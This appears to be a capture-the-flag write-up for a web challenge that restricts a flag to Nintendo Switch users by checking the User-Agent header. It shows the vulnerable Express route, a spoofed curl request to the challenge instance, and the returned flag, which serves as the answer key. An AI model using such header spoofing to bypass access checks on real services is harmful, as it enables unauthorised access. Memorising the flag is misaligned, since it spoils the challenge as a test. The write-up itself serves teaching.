Challenge Description
You can get the flag with Switch!

The service claims that the flag is available only to Nintendo Switch users. The supplied archive contains a small Express application together with its Docker configuration. Our objective is to determine how the server recognizes a Switch user and reproduce an accepted request.
Technical Analysis
Why the device check can be controlled by the requester.
The route reads req.headers['user-agent'] and checks whether the resulting string contains the case-sensitive substring Switch. Because User-Agent is a client-controlled HTTP header, any requester can satisfy this condition. The server then renders htmlForSwitch, which interpolates the FLAG environment variable into the response.
app.get("/", async (req, res) => {
  const userAgent = req.headers["user-agent"] || "";

  if (userAgent.includes("Switch")) {
    res.send(htmlForSwitch);
  } else {
    res.send(html);
  }
});
Solution
A reproducible request that reaches the Switch-only branch.
Send a GET request to the challenge instance while setting User-Agent to any value containing Switch. curl provides the -A option for this purpose. No browser emulation or real Nintendo hardware is required.
GET / HTTP/1.1
Host: 34.170.146.252:26080
User-Agent: Switch
Accept: */*
Validation
The executed command and the real response captured from the challenge instance.
The command below was executed while the challenge instance was active. The returned HTML contains the flag inside the Switch-specific welcome message. A later connectivity check failed because the temporary instance had expired, but the captured response and the supplied source independently confirm the result.
$ curl -A 'Switch' http://34.170.146.252:26080/
<!DOCTYPE html>
<html>
  <body>
    <h1>Welcome, Switch user! Here is your flag: Alpaca{Y0u_can_really_solve_this_cha11enge_with_a_Switch!_Give_it_a_try!}</h1>
  </body>
</html>Flag
Alpaca{Y0u_can_really_solve_this_cha11enge_with_a_Switch!_Give_it_a_try!}